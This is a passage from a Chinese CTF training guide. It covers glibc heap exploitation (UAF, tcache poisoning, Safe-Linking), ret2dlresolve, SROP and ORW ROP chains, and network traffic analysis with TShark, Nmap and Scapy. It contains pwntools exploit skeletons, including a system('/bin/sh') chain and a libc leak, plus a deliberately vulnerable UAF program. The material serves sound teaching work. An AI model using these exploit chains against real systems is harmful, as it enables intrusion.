`size` 的低位被用作标志，例如前一 chunk 是否处于使用状态。释放后，用户数据区的一部分可能被分配器复用为链表指针。所谓堆利用，往往是在“应用对象状态”和“分配器元数据状态”之间制造不一致：应用认为对象仍有效，但分配器已经把同一内存交给另一对象；或者应用允许改写已释放区域，使分配器链表被污染。

11.1 常见容器

现代 glibc 中常见的组织包括：

- `tcache`：线程本地的小尺寸缓存，单链表，优先级高；
- `fastbin`：部分小尺寸 chunk 的单链表；
- `unsorted bin`：释放后的中转容器，常包含指向 `arena` 的指针，因此可用于 libc 泄漏；
- `small bin` / `large bin`：按大小组织的双链表。

具体阈值、检查和路径随 glibc 版本变化。不要拿某篇旧 write-up 的偏移直接套到新题。应使用题目附带 libc，阅读对应 `malloc.c`，并在调试中观察实际链表。[R6]

11.2 tcache 与 Safe-Linking

Safe-Linking 用 ASLR 相关位对单链表 `next` 指针进行编码，并结合对齐检查，增加直接伪造链表指针的难度。其核心思想可近似表示为：

```

encoded_next = next XOR (storage_address >> 12)
next         = encoded_next XOR (storage_address >> 12)

```

这里 `storage_address` 是保存该指针字段的位置，而不只是任意堆基址。要构造有效编码，通常需要知道或推

断堆地址。它不是加密，也不阻止所有 tcache poisoning；它把“任意写一个目标地址”变成“先获得足够地址信息，再满足编码和对齐约束”。[R6]

11.3 用调试器看堆

pwndbg 常用命令可能包括：

```
heap
bins
tcache
vis_heap_chunks
x/20gx <address>
```

GEF 中对命令名称可能不同。无论插件如何显示，都建议在关键节点手工验证 chunk 头：

```
x/4gx user_ptr-0x10
```

并记录每次 malloc/free/edit/show 后的对象表、chunk 地址、大小与链表变化。堆题不是静态图，而是状态机；少画一次状态，后面就可能把“同大小复用”和“相邻合并”混为一谈。

UAF、Double Free 与 tcache poisoning

12.1 UAF 的核心是类型或生命周期错配

一个典型菜单程序：

```
struct note {
    void (*print)(struct note *);
    char data[0x30];
};

struct note *notes[8];

void delete_note(int i) {
    free(notes[i]);
    // 漏洞：没有 notes[i] = NULL
}
```

如果删除后仍能编辑或调用 `notes[i]->print`，则释放内存可能被新的同尺寸对象复用。攻击者不一定要破坏分配器元数据；只需让新对象的数据覆盖旧对象中的函数指针，即可获得间接调用控制。

状态变化：

1. malloc note A -> chunk X, notes[0] = X
2. free note A -> chunk X 进入 tcache, 但 notes[0] 仍为 X
3. malloc blob B -> 同尺寸, 复用 chunk X
4. 写 blob B -> 实际覆盖 note A 的字段
5. show note A -> 经已覆盖函数指针调用

这种“应用层 UAF”比复杂的堆元数据攻击更常见，也更应该优先检查。

12.2 Double Free

Double Free 是同一 chunk 被重复释放。现代 glibc 对许多直接重复释放有检测，因此可利用性依赖是否能改变 tcache key、绕过同一链表检查、在两次释放之间改变状态，或题目使用自定义分配器。不要把看到两次 `free(ptr)` 就等同于可直接 tcache dup。

12.3 tcache poisoning 的抽象

若你能改写某个已释放 tcache entry 的编码 next，下一次或下下次同尺寸 malloc 可能返回攻击者选择的位置。抽象过程：

```
tcache[size] -> chunk A -> chunk B
|
```

```
    +-- 改写 A.next = encode(target)

malloc(size) -> 返回 A
malloc(size) -> 返回 target
```

目标必须满足分配器版本的对齐与一致性检查。传统目标曾包括 GOT、hook、函数指针和全局表；Full RELRO、hook 移除和新检查使目标选择更依赖题目自身可写控制数据。现代堆题的思路应从“我要打某个固定 hook”转向“程序中有哪些后续会被解引用、调用或用作长度的可写对象”。

12.4 本地教学型 UAF 示例

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

typedef struct Item {
    void (*show)(struct Item *);
    char data[48];
} Item;

static void normal_show(Item *x) { puts(x->data); }
static void win(Item *x) { (void)x; puts("CTF{uaf_demo}"); }

int main(void) {
    setvbuf(stdout, NULL, _IONBF, 0);
    Item *a = malloc(sizeof(Item));
    a->show = normal_show;
    strcpy(a->data, "hello");
    free(a);                // a 未清空

    char *b = malloc(sizeof(Item));
    printf("a=%p b=%p win=%p\n", (void*)a, (void*)b, (void*)win);
    read(0, b, sizeof(Item)); // 可覆盖复用内存
    a->show(a);                // UAF 间接调用
}
```

教学环境中可以把 win 地址按小端写入前 8 字节。真实题目通常会打开 PIE，使 win 地址需要泄漏；或者限制输入中的空字节，需要部分覆盖。

整数、长度与类型漏洞

并非所有 pwn 都是“覆盖返回地址”。大量题目源于长度在不同类型、不同单位或不同检查之间发生语义变化。

13.1 有符号与无符号转换

```
int len;
scanf("%d", &len);
if (len < 128) {
    read(0, buf, len);
}
```

read 的第三个参数是 size_t，负数 len 转换为极大的无符号数。实际调用可能因地址空间、输入长度或内核限制只写一部分，但边界检查已经失效。分析时要沿调用链追踪“源类型 -> 算术类型 -> API 参数类型”。

13.2 整数溢出导致小分配、大复制

```
uint32_t count = get_count();
size_t bytes = count * sizeof(struct entry); // 若先在 32 位中溢出
void *p = malloc(bytes);
read_entries(p, count);
```

要确认乘法在哪种宽度执行。若 count 是 32 位，乘法可能先在 32 位溢出，再扩展为 size_t。编译器反汇编中的 imul eax, imm 与 imul rax, imm 有本质区别。

13.3 Off-by-one

只多写一个字节也可能改变字符串终止符、chunk size 低字节、保存 RBP 的低字节或对象标志。由于 ASLR 下同一个映射内低 12 位不变，单字节部分覆盖有时可以把返回地址从一个附近位置改到另一个 gadget。部分覆盖的成功率取决于被随机化的位数、目标对齐和可接受重试次数，必须明确计算而不是凭感觉。

高级原语：ret2dlresolve、SROP、部分覆盖与 ORW ROP

14.1 ret2dlresolve

当二进制可调用动态解析器，但缺少已知 libc，ret2dlresolve 可以在可写内存中伪造符号表、字符串表和重定位结构，诱导动态链接器解析例如 system。它利用的是 ELF 动态链接协议，而不是某个 libc 固定地址。pwntools 提供 Ret2dlresolvePayload 辅助构造：

```
from pwn import *
context.binary = elf = ELF('./chall', checksec=False)
rop = ROP(elf)

dl = Ret2dlresolvePayload(elf, symbol='system', args=['/bin/sh'])
rop.read(0, dl.data_addr, len(dl.payload))
rop.ret2dlresolve(dl)

payload = fit({offset: rop.chain()})
io.send(payload)
io.send(dl.payload)
```

使用前要检查目标架构、动态段、可写地址和读入长度。Full RELRO 并不自动禁止 ret2dlresolve，因为它可以使用伪造结构而非改写 GOT；但具体实现和链接器检查可能影响可行性。

14.2 SROP

Linux 信号处理返回时，内核会从用户栈恢复完整寄存器上下文。若能执行 syscall 且控制 RAX 为 rt_sigreturn 系统调用号，便可让内核按伪造帧恢复寄存器，这称为 SROP。pwntools 的 SigreturnFrame 可生成帧：

```
from pwn import *
context.arch = 'amd64'
frame = SigreturnFrame()
frame.rax = constants.SYS_write
frame.rdi = 1
frame.rsi = 0x404800
frame.rdx = 0x100
frame.rip = syscall_ret
frame.rsp = 0x404900
```

SROP 的优势是一次恢复许多寄存器，适合 gadget 极少的静态程序；限制是必须有合适的 syscall 路径、可控栈和触发 rt_sigreturn 的方法。

14.3 ORW ROP

即使 `system` 不可用，ROP 也能直接调用 `libc` 或系统调用完成文件读取。稳健链应保存 `open/openat` 返回的 `fd`。若 `gadget` 不足，可先调用 `libc` 函数；若 `seccomp` 只允许系统调用，则需要设置 `RAX` 并找到 `syscall`；`ret`。

概念链：

```
read(0, bss, 0x20)      # 写入 "flag.txt\0"
openat(-100, bss, 0, 0)  # RAX = fd
read(fd, bss+0x100, 0x100)
write(1, bss+0x100, 0x100)
```

真正困难处通常是把前一步返回的 `RAX` 转移到下一步的 `RDI`。可寻找 `xchg rax, rdi`、`mov rdi, rax` 等 `gadget`，或利用函数调用返回值和现有代码路径。

远程利用的鲁棒性工程

本地成功但远程失败，往往不是“玄学”，而是脚本隐含了未记录的假设。

15.1 统一启动接口

```
#!/usr/bin/env python3
from pwn import *

context.binary = elf = ELF('./chall', checksec=False)
context.terminal = ['tmux', 'splitw', '-h']

HOST, PORT = 'challenge.example', 31337

def start(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([elf.path] + argv, gdbscript='''
            set pagination off
            break *main
            continue
            ''', *a, **kw)
    if args.REMOTE:
        return remote(HOST, PORT, *a, **kw)
    return process([elf.path] + argv, *a, **kw)

io = start()
```

运行：

```
python3 solve.py
python3 solve.py GDB
python3 solve.py REMOTE
```

15.2 明确字节流同步

优先使用 `sendafter/sendlineafter/recvuntil/recvn`，并确保分隔符确实唯一。菜单文本可能因缓冲、语言环境或 `libc` 不同而变化；最稳健的是同步到短且稳定的标记，例如 `b'> '`，而不是整段欢迎词。

15.3 地址合理性校验

泄漏后立即验证：

```
def page_aligned(x):
    return (x & 0xfff) == 0

assert leak >> 40 in range(0x70, 0x80)
assert page_aligned(libc.address)
```

基址通常页对齐。若计算结果不是 ...000，优先怀疑读取长度、字节序、符号版本或 libc 不匹配。

15.4 超时与重试

只对具有概率性的步骤重试，例如部分覆盖命中 ASLR；不要用无限重试掩盖确定性 bug。每次失败应记录关键输出和退出状态：

```
for attempt in range(20):
    io = start()
    try:
        # exploit
        data = io.recvuntil(b'CTF{', timeout=1)
        print(data + io.recvline())
        break
    except (EOFError, PwnlibException):
        log.warning(f'attempt {attempt} failed')
    finally:
        io.close()
```

二进制综合案例：两阶段泄漏与 ORW

本节给出一个不依赖交互 shell 的通用分析模板。假设题目条件：NX 开启、No PIE、无 Canary、Full RELRO；程序有 read 和 puts，并提供 libc；最终目标是读取 flag.txt。

16.1 静态阶段

```
checksec --file=chall
readelf -sW chall | egrep 'read|puts|main'
objdump -R chall
ROPgadget --binary chall --only 'pop|ret'
```

确认：

1. 可覆盖 RIP 的准确偏移；
2. pop rdi; ret 是否存在；
3. 第一阶段用 puts(puts@got) 是否能输出；
4. 返回 main 后是否能再次进入漏洞；
5. 第二阶段是否直接调用 libc 的 open/read/write，还是先把路径读到 .bss。

16.2 利用骨架

```
from pwn import *

context.binary = elf = ELF('./chall', checksec=False)
libc = ELF('./libc.so.6', checksec=False)
rop_elf = ROP(elf)
offset = 72
pop_rdi = rop_elf.find_gadget(['pop rdi', 'ret']).address
ret = rop_elf.find_gadget(['ret']).address

io = process(elf.path)

# Stage 1: leak puts
p1 = flat(
    b'A' * offset,
    pop_rdi, elf.got['puts'],
    elf.plt['puts'],
    elf.symbols['main'],
)
io.sendlineafter(b'> ', p1)
io.recvuntil(b'output:\n')
puts_addr = u64(io.recvline().strip().ljust(8, b'\x00'))
```

```
libc.address = puts_addr - libc.symbols['puts']
assert libc.address & 0xfff == 0

# Stage 2: 使用 libc ROP 构造 ORW
rop = ROP(libc)
bss = elf.bss(0x800)

# 先通过程序的 read 把路径送入 bss
chain = ROP(elf)
chain.call(elf.plt['read'], [0, bss, 0x20])
# 返回到一个栈空间更大的再次输入点，或直接拼接 libc 调用
# 下列写法展示概念；实际题目需处理 open 返回 fd 的传递。

p2 = flat(b'A' * offset, chain.chain())
io.sendlineafter(b'> ', p2)
io.send(b'flag.txt\x00'.ljust(0x20, b'\x00'))
```

这里故意没有伪造一个“看似完整但实际上不处理 fd”的答案。真实 ORW 的难点正是返回值传递。你应在 libc gadget 中寻找 `xchg eax, edi; ret` 或类似序列，或者利用题目已知 fd。在解题文档中，必须明确这一约束，而不是把 `read(3, ...)` 写成无条件成立。

二进制解题中的常见误区

1. **把反编译器伪代码当成真实语义。** 变量类型、数组边界和控制流结构可能被推断错误，最终以反汇编和动态行为为准。
2. **忽略输入 API 的终止行为。** `gets`、`scanf("%s")`、`read`、`fgets` 对空字节、空格、换行和长度的处理完全不同。
3. **泄漏后不验证映射。** 一个看似像地址的数可能只是 ASCII、canary 或未初始化值。
4. **只测试一次。** ASLR、网络分包和堆状态会让偶然成功掩盖不稳定假设。
5. **用旧版堆攻击名称替代状态分析。** “House of X” 不是输入条件，必须还原对应 glibc 版本的检查与链表变化。
6. **把拿 shell 当唯一成功标准。** 沙箱、无 TTY 和容器环境下，直接读取 flag 通常更可靠。
7. **不保存原始 libc 和 loader。** 系统升级后，本地行为可能悄悄改变。

PART III

网络协议、流量分析与服务安全

网络题的核心：从“包”恢复为“会话与状态机”

网络题经常同时给出多个视角：端口扫描结果、服务 banner、PCAP、客户端程序、服务器二进制、日志或一段加密后的应用数据。学习者容易停留在逐包观察，而真正有用的抽象是三层：数据包层、字节流层和应用状态层。

- **数据包层**关注以太网帧、IP 分片、TCP 标志、序列号、UDP 数据报、校验和和时间戳。
- **字节流层**关注 TCP 重组后的连续字节、方向、边界和缺失数据。
- **应用状态层**关注请求/响应、认证、会话、长度字段、编码、压缩和业务命令。

TCP 提供可靠、有序的双向字节流，但它不保留应用消息边界。同一次 `send(100)` 可能在抓包中成为多个 segment；多次 `send` 也可能被合并。因此协议解析不能假设“一包就是一条消息”。RFC 9293 是当前 TCP 基础规范的整合版本，明确描述了序列号、确认号、控制位和重传等行为。[R13]

面对 PCAP，建议始终回答以下问题：

1. 有多少端点和会话？
2. 哪一方是客户端，哪一方是服务端？
3. 应用数据从哪一个包开始？
4. 是否存在重传、乱序、分片、截断或丢包？
5. 消息边界由什么定义：换行、固定长度、长度前缀、TLV、结束标记还是连接关闭？
6. 数据是否经过编码、压缩或加密？
7. flag 是传输内容、协议状态、密钥材料，还是需要对服务器发起新请求才能获得？

Ethernet、ARP、IP、ICMP：建立包头阅读能力

19.1 二层与三层的边界

在典型局域网中，以太网帧使用 MAC 地址完成本地链路传输，IP 地址用于跨网络路由。ARP 把 IPv4 地址解析为本地链路 MAC 地址。抓包中经常看到：

```
Who has 192.168.56.10? Tell 192.168.56.1
192.168.56.10 is at 08:00:27:aa:bb:cc
```

CTF 题可能把数据藏在 ARP 字段、MAC 地址、IP ID、TTL 或 ICMP payload 中。分析时不要只看 Wireshark “Info” 列；展开字段并查看原始字节。

19.2 IPv4 字段

重要字段包括版本、头长度、总长度、标识、分片标志、分片偏移、TTL、协议号、校验和、源地址和目的地址。分片重组依赖 {源地址, 目的地址, 协议, Identification} 等信息。若某题故意使用重叠分片，Wireshark 的重组结果可能受偏好设置影响，必须比较每个分片的 offset 和数据范围。

TShark 提取字段：

```
tshark -r capture.pcap -Y 'ip' \
-T fields \
-e frame.number -e ip.src -e ip.dst \
-e ip.id -e ip.ttl -e ip.flags.mf -e ip.frag_offset
```

例如怀疑 IP ID 形成隐蔽信道，可以导出十六进制再尝试大小端、差分或低字节：

```
tshark -r capture.pcap -Y 'ip.src == 192.0.2.10' \
-T fields -e ip.id > ids.txt
ids = [int(x, 16) for x in open('ids.txt') if x.strip()]
print(bytes(x & 0xff for x in ids))
```

使用 192.0.2.0/24、198.51.100.0/24、203.0.113.0/24 等文档保留网段编写实验记录，避免误用真实地址。

19.3 ICMP

ICMP 不只是 ping。Echo Request/Reply 中有 identifier、sequence 和 payload；Destination Unreachable、Time Exceeded 等消息会携带原始报文的一部分。CTF 中常见的隐藏方式包括：

- Echo payload 拼接；
- sequence 低字节编码；

- Request 与 Reply 之间差异;
- TTL 变化编码;
- ICMP 错误报文内嵌原始数据。

过滤:

```
tshark -r capture.pcap -Y 'icmp.type == 8' \  
-T fields -e icmp.seq -e data.data
```

TCP：握手、序列空间、重传与流重组

20.1 三次握手不是背图，而是同步序列空间

简化表示：

```

Client                                Server
| -- SYN, seq = x -----> |
| <- SYN+ACK, seq = y, ack = x+1 --- |
| -- ACK, ack = y+1 -----> |
| ===== 双向应用字节流 ===== |

```

SYN 和 FIN 各占用一个序列号空间位置。ACK 表示“下一个期望收到的序列号”。抓包中相对序列号便于阅读，但协议头保存的是真实 32 位值；Wireshark 可以关闭相对序列号以检查原始值。

20.2 Follow TCP Stream 的价值与限制

Wireshark 的 Follow TCP Stream 能快速重组双向数据，但必须注意：

- 若抓包从会话中途开始，早期字节缺失；
- 抓包点可能只看到单向流量；
- snaplen 可能截断 payload；
- 重叠或异常重传时，重组策略可能影响结果；
- 应用层可能在 TCP 之上再分帧、压缩或加密。

TShark 导出某个流：

```
tshark -r capture.pcap -q -z follow,tcp,raw,0
```

或者按字段提取 payload：

```
tshark -r capture.pcap -Y 'tcp.stream == 0 && tcp.len > 0' \
-T fields -e tcp.payload
```

逐包拼接 tcp.payload 并不总是正确，因为可能包含重传。优先使用 Wireshark/TShark 的重组功能，或在 Scapy 中按序列号去重和排序。

现象	可能原因	分析要点
----	------	------

20.3 TCP 常见异常的判断

现象	可能原因	分析要点
----	------	------

Retransmission	丢包、延迟、重复抓取	同方向相同序列范围是否重复
Out-of-Order	路径乱序或抓包顺序	后续是否补齐缺失序列
Dup ACK	接收方仍缺某段	ACK 值长期不增长
Zero Window	接收缓冲区满	Window=0 后是否有 probe
RST	应用主动拒绝、端口关闭、异常终止	RST 前最后一个应用动作
Bad checksum	网卡 checksum offload	若仅本机抓包，可能不是网络损坏

“Bad TCP checksum” 在本机出站抓包中常由校验和卸载造成：抓包发生在网卡真正计算校验和之前。不要看到红色提示就立刻推断攻击或损坏。

UDP：保留消息边界，但不提供可靠性

UDP 每个数据报保留边界，没有连接握手、重传或有序交付保证。应用协议需要自行处理请求 ID、超时、重试、分片和校验。CTF 自定义协议常选择 UDP，因为题目可以直接把状态放入单个报文。

常见分析步骤：

1. 按五元组分组；
2. 比较请求和响应长度；
3. 找固定 magic、版本、opcode、transaction ID；
4. 判断多字节字段的端序；
5. 尝试长度字段是否包含头、仅包含 payload 或包含自身；
6. 检查校验字段是 CRC、加和、XOR 还是加密 MAC。

TShark：

```
tshark -r capture.pcap -Y 'udp.port == 9999' \
-T fields -e frame.time_relative -e ip.src -e udp.srcport \
-e ip.dst -e udp.dstport -e udp.length -e data.data
```

Wireshark 与 TShark 的系统化工作流程

Wireshark 的显示过滤器和 TShark -Y 使用同一套语法；捕获过滤器使用 BPF 语法，两者不要混淆。
[R8][R9][R10]

22.1 捕获过滤器与显示过滤器

捕获过滤器（抓包前，BPF）：

```
host 192.0.2.10 and tcp port 9001
udp portrange 5000-5100
```

显示过滤器（抓包后，Wireshark）：

```
ip.addr == 192.0.2.10 && tcp.port == 9001
tcp.stream == 3
tcp.len > 0
http.request.method == "POST"
dns.flags.response == 0
```

捕获过滤器越严格，文件越小，但可能永久丢掉关联流量。比赛中如果存储允许，优先抓全量或只限制明确无关的大流量，再用显示过滤器分析。

22.2 第一轮快速统计

```
capinfos capture.pcap
tshark -r capture.pcap -q -z io,phs
tshark -r capture.pcap -q -z endpoints,ip
tshark -r capture.pcap -q -z conv,tcp
tshark -r capture.pcap -q -z conv,udp
```

这些统计帮助回答协议分布、端点、会话数量和主要流量方向。随后根据异常端口、字节量或时间段缩小范围。

22.3 字段导出与可重复分析

GUI 适合探索，最终答案应尽量转换为命令或脚本：

```
tshark -r capture.pcap \
  -Y 'tcp.stream == 4 && tcp.len > 0' \
  -T fields \
  -E separator=, -E quote=d \
  -e frame.number -e frame.time_relative \
  -e ip.src -e tcp.srcport -e ip.dst -e tcp.dstport \
```



```
-e tcp.seq_raw -e tcp.len -e tcp.payload \  
> stream4.csv
```

这样可以在报告中明确说明“使用什么过滤条件提取了哪些字段”，并能在更换 Wireshark GUI 版本后复现。

22.4 从十六进制 payload 恢复文件

```
from pathlib import Path  
  
hex_lines = [x.strip() for x in Path('payload.txt').read_text().splitlines()]  
data = b''.join(bytes.fromhex(x) for x in hex_lines if x)  
Path('recovered.bin').write_bytes(data)  
print(len(data), data[:16])
```

随后执行：

```
file recovered.bin  
xxd -g1 -l 128 recovered.bin  
binwalk recovered.bin  
strings -a recovered.bin | head
```

不要直接根据扩展名判断格式。Magic、内部结构和校验更可靠。

Nmap 与服务枚举：在授权靶场中建立攻击面地图

Nmap 是网络发现和安全审计工具，支持主机发现、端口扫描、服务识别和脚本化探测。[R11] 在 CTF 中，枚举的目标不是“跑最重参数”，而是用最少噪声回答：哪些端口开放、运行什么协议、是否需要进一步手工交互。

23.1 基础扫描

对本地实验网段或明确授权靶机：

```
nmap -n -Pn -p- --min-rate 1000 192.0.2.10
nmap -n -Pn -sV -sC -p 22,80,9001 192.0.2.10
```

解释：

- -n 禁止 DNS 解析，减少延迟和噪声；
- -Pn 跳过主机发现，适合 ICMP 被过滤的靶场；
- -p- 扫描全部 TCP 端口；
- -sV 发送服务探针识别协议和版本；
- -sC 运行默认 NSE 脚本集合。

扫描速度需要与环境容量匹配。共享比赛基础设施中，过高速率可能导致丢包、误判或违反规则。结果应保存：

```
nmap -n -Pn -sV -p 9001 -oA scans/target_9001 192.0.2.10
```

23.2 Banner 与手工交互

```
nc -nv 192.0.2.10 9001
socat - TCP:192.0.2.10:9001,connect-timeout=3
curl -v http://192.0.2.10:8080/
openssl s_client -connect 192.0.2.10:443 -servername example.test
```

若服务发送二进制协议，nc 不便观察空字节。使用 Python：

```
import socket

with socket.create_connection(('192.0.2.10', 9001), timeout=3) as s:
    banner = s.recv(4096)
    print(banner.hex(' '))
```

DNS：名称编码、压缩指针与 CTF 隐蔽信道

DNS 基础格式由 RFC 1035 定义。消息包含 Header、Question、Answer、Authority 和 Additional 区域。域名以一系列“长度字节 + label”编码，并以零长度结束；压缩时，两个最高位为 1 的 16 位值表示指向消息内先前名称的偏移。[R14]

24.1 手工理解 QNAME

www.example.com 编码为：

```
03 77 77 77 07 65 78 61 6d 70 6c 65 03 63 6f 6d 00
| www      | example          | com      | end
```

长度字段最大 63，完整名称有总长度限制。解析器必须防止压缩指针越界和循环。CTF 自定义 DNS 解析题常把漏洞藏在错误的指针递归、长度检查或大小端处理中。

24.2 常用过滤

```
dns
dns.flags.response == 0
dns.qry.type == 1
dns.qry.name contains "example"
dns.flags.rcode != 0
dns.count.answers > 0
```

TShark 导出查询名：

```
tshark -r dns.pcap -Y 'dns.flags.response == 0' \
-T fields -e frame.number -e ip.src -e dns.id -e dns.qry.name
```

24.3 DNS 隐蔽数据分析

常见形式：

```
4d5a9000.chunk001.exfil.test
4d5a0000.chunk002.exfil.test
```

需要处理：

- 查询重复和重传；
- 大小写不敏感但原始大小写可能被保留；
- 编号排序；

- Base32/Base64URL/十六进制；
- label 长度限制导致的分块；
- 响应中的确认号或密钥。

示例脚本：

```
from scapy.all import rdpcap, DNSQR
import re

chunks = {}
for pkt in rdpcap('dns.pcap'):
    if pkt.haslayer(DNSQR):
        q = bytes(pkt[DNSQR].qname).rstrip(b'.').decode(errors='ignore')
        m = re.fullmatch(r'([0-9a-fA-F]+)\.chunk(\d+)\.exfil\.test', q)
        if m:
            chunks[int(m.group(2))] = bytes.fromhex(m.group(1))

data = b''.join(chunks[i] for i in sorted(chunks))
open('dns_recovered.bin', 'wb').write(data)
```

这段代码按编号去重，避免简单按 PCAP 顺序拼接重复查询。

HTTP：把报文语义、编码与对象恢复分开

HTTP/1.x 是文本头部加可选消息体，但消息体可能是压缩、分块传输、多段表单、JSON、二进制文件或再次编码的数据。分析顺序应是：先确定请求/响应对应关系，再按协议处理 Transfer-Encoding 和 Content-Encoding，最后解析业务内容。

25.1 常见关键字段

```
Host
Content-Length
Transfer-Encoding: chunked
Content-Encoding: gzip
Content-Type
Cookie / Set-Cookie
Authorization
Location
X-Forwarded-For
```

Content-Length 与实际 body 不一致时，不同前端和后端的解析差异可能造成请求走私；但在纯流量题中，更常见的是因为 chunked 或 gzip 没有解码而误认为数据损坏。

25.2 Wireshark 导出对象

GUI 可以使用 Export Objects -> HTTP。命令行可先提取字段：

```
tshark -r web.pcap -Y 'http.request' \
-T fields -e frame.number -e tcp.stream \
-e http.request.method -e http.host -e http.request.uri
```

响应：

```
tshark -r web.pcap -Y 'http.response' \
-T fields -e frame.number -e tcp.stream \
-e http.response.code -e http.content_type -e http.content_length
```

25.3 编码链识别

例如 body 看似随机，可能是：

```
HTTP chunked framing -> gzip -> Base64 -> XOR -> ZIP
```

每一步都应有证据。识别方法包括 magic、熵、字符集、长度模关系和头部声明。常见 magic：

格式	Magic
gzip	1f 8b
ZIP	50 4b 03 04
PNG	89 50 4e 47 0d 0a 1a 0a
ELF	7f 45 4c 46
PDF	%PDF-

CTF 中不要把 CyberChef 的自动猜测当成最终过程；应在脚本中明确每层转换。

TLS：知道什么时候无法直接“看明文”

TLS 1.3 的握手建立共享密钥并保护后续应用数据，协议规范见 RFC 8446。[R15] 抓到 TLS Application Data 并不意味着能靠“分析算法”直接恢复明文；通常需要以下之一：

- 客户端导出的会话密钥日志（例如 SSLKEYLOGFILE）；
- 服务器私钥且协议/密钥交换模式允许解密旧会话；
- 题目主动泄漏密钥、随机数或实现缺陷；
- 客户端/服务器二进制中硬编码的自定义密钥；
- 在加密前或解密后的端点抓取。

现代 TLS 使用临时密钥交换时，仅有服务器长期私钥通常不足以解密历史会话。CTF 题若提供 key log，可在 Wireshark Preferences -> Protocols -> TLS 中配置 (Pre)-Master-Secret log filename。

在自己控制的实验客户端中：

```
export SSLKEYLOGFILE="$PWD/tls.keys"
curl https://example.test/
```

是否支持取决于 TLS 库和应用。解密后仍应按 HTTP/2、HTTP/3 或应用协议进一步分析。

Scapy: 从被动观察到可编程数据包实验

Scapy 能创建、发送、嗅探、解析和修改数据包，既可交互使用，也可作为 Python 库。[R12] 在 CTF 中最有价值的用途是：快速验证字段假设、解析自定义层、生成测试 PCAP、重放本地靶场请求。

27.1 读取与遍历 PCAP

```
from scapy.all import rdpcap, IP, TCP, UDP, Raw

pkts = rdpcap('capture.pcap')
for i, p in enumerate(pkts, 1):
    if p.haslayer(IP):
        line = f'{i}: {p[IP].src} -> {p[IP].dst}'
    if p.haslayer(TCP):
        line += f' TCP {p[TCP].sport}->{p[TCP].dport} flags={p[TCP].flags}'
    elif p.haslayer(UDP):
        line += f' UDP {p[UDP].sport}->{p[UDP].dport}'
    if p.haslayer(Raw):
        line += f' payload={bytes(p[Raw])[:32]!r}'
    print(line)
```

27.2 构造本地测试报文

```
from scapy.all import IP, ICMP, Raw, sr1

pkt = IP(dst='127.0.0.1') / ICMP() / Raw(b'ctf-lab')
ans = sr1(pkt, timeout=1, verbose=False)
if ans:
    ans.show()
```

发送原始包通常需要权限。只在本机或授权实验网络中使用。

27.3 自定义协议层

假设 UDP payload:

```
magic(2) | version(1) | opcode(1) | length(2, big-endian) | body(length)
```

Scapy 定义:

```
from scapy.all import (
```



```
Packet, ShortField, ByteField, FieldLenField,
    StrLenField, bind_layers, UDP
)

class ToyProto(Packet):
    name = 'ToyProto'
    fields_desc = [
        ShortField('magic', 0x4354),
        ByteField('version', 1),
        ByteField('opcode', 0),
        FieldLenField('length', None, length_of='body', fmt='!H'),
        StrLenField('body', b'', length_from=lambda p: p.length),
    ]

bind_layers(UDP, ToyProto, dport=9999)
bind_layers(UDP, ToyProto, sport=9999)
```

定义协议后, `show()` 和字段过滤会比手工切片更清晰。若协议长度字段可异常, 应避免解析器无限循环或超大分配。

自定义二进制协议逆向

网络服务题经常提供客户端二进制而不提供协议文档。最有效的方法是把静态逆向与差分抓包结合。

28.1 差分实验

构造只有一个变量不同的请求：

```
请求 A：用户名 = A，其他相同
请求 B：用户名 = B，其他相同
请求 C：用户名 = AA，其他相同
```

比较十六进制：

```
xxd request_a.bin > a.hex
xxd request_b.bin > b.hex
diff -u a.hex b.hex
```

由此识别字段位置、长度、校验和和编码。若改变一个 payload 字节导致末尾 4 字节变化，可能是 CRC32；若所有后续字节变化，可能存在流加密、压缩或累计校验。

28.2 常见帧格式

```
+-----+-----+-----+-----+-----+
| magic | version | opcode | length | payload |
+-----+-----+-----+-----+-----+
| 2 B   | 1 B   | 1 B   | 2/4 B | variable |
+-----+-----+-----+-----+-----+
```

需要确认：

- 端序；
- length 是否包含头部；
- 是否有 padding；
- payload 是否 TLV；
- checksum 覆盖范围；
- 请求 ID 与响应 ID 的关系；
- 错误响应是否泄漏状态。

28.3 编写健壮的流程解析器

TCP 服务不能假设一次 `recv` 得到完整头部。应实现 `recv_exact`:

```
import socket
import struct

HEADER = struct.Struct('!2sBBH')

def recv_exact(s: socket.socket, n: int) -> bytes:
    out = bytearray()
    while len(out) < n:
        chunk = s.recv(n - len(out))
        if not chunk:
            raise EOFError(f'connection closed: need {n}, got {len(out)}')
        out += chunk
    return bytes(out)

def recv_frame(s: socket.socket):
    raw = recv_exact(s, HEADER.size)
    magic, version, opcode, length = HEADER.unpack(raw)
    if magic != b'CT':
        raise ValueError(f'bad magic: {magic!r}')
    if length > 0x10000:
        raise ValueError(f'unreasonable length: {length}')
    body = recv_exact(s, length)
    return version, opcode, body
```

这段代码同时展示了安全解析器的基本原则：固定头必须完整读取；长度在分配或读取前设置上限；magic 和版本必须验证。

网络取证：从大量流量中定位异常行为

网络取证题通常不是要求你“攻进去”，而是从已有证据还原发生了什么。高效流程是统计 -> 时间线 -> 会话 -> 内容 -> 归因。

29.1 时间线

```
tshark -r incident.pcap \
-T fields -E separator=$'\t' \
-e frame.number -e frame.time -e ip.src -e ip.dst \
-e _ws.col.Protocol -e _ws.col.Info \
> timeline.tsv
```

寻找：

- 突然出现的新外联地址；
- 固定间隔 beacon；
- 大量失败连接后一次成功；
- 短时间大流量上传；
- DNS 查询长度和熵异常；
- 非常见端口上的常见协议；
- 相同 payload 的周期性重复。

29.2 文件传输恢复

对 FTP、HTTP、SMB 等 Wireshark 已知协议，可优先使用对象导出。对自定义 TCP：

1. 确定控制流和数据流；
2. 恢复应用帧；
3. 去掉协议头、长度、序号和校验；
4. 按序号拼接；
5. 验证 magic、哈希或内部结构。

恢复出的文件必须同时记录来源流、字节范围和转换步骤。仅提交一个“能打开的文件”不足以证明恢复正确。

29.3 隐蔽信道判断

不是所有字段变化都是隐蔽信道。判断需要至少满足：

- 变化与正常协议功能不一致；
- 字段序列能稳定解码为结构化信息；
- 时序或端点行为支持数据传输假设；
- 去重、排序后结果有校验或文件结构证据。

例如 TTL 值形成 ASCII 并不自动证明编码；正常路由路径变化也会改变 TTL。应比较同一源、同一路径、同一会话的基线。

网络服务模糊测试与二进制利用的结合

许多高级 CTF 题是“网络协议外壳 + 内存破坏内核”。你需要先让协议状态机接受输入，再触发底层解析漏洞。

30.1 Harness 思维

将网络服务转换为可重复测试接口：

```
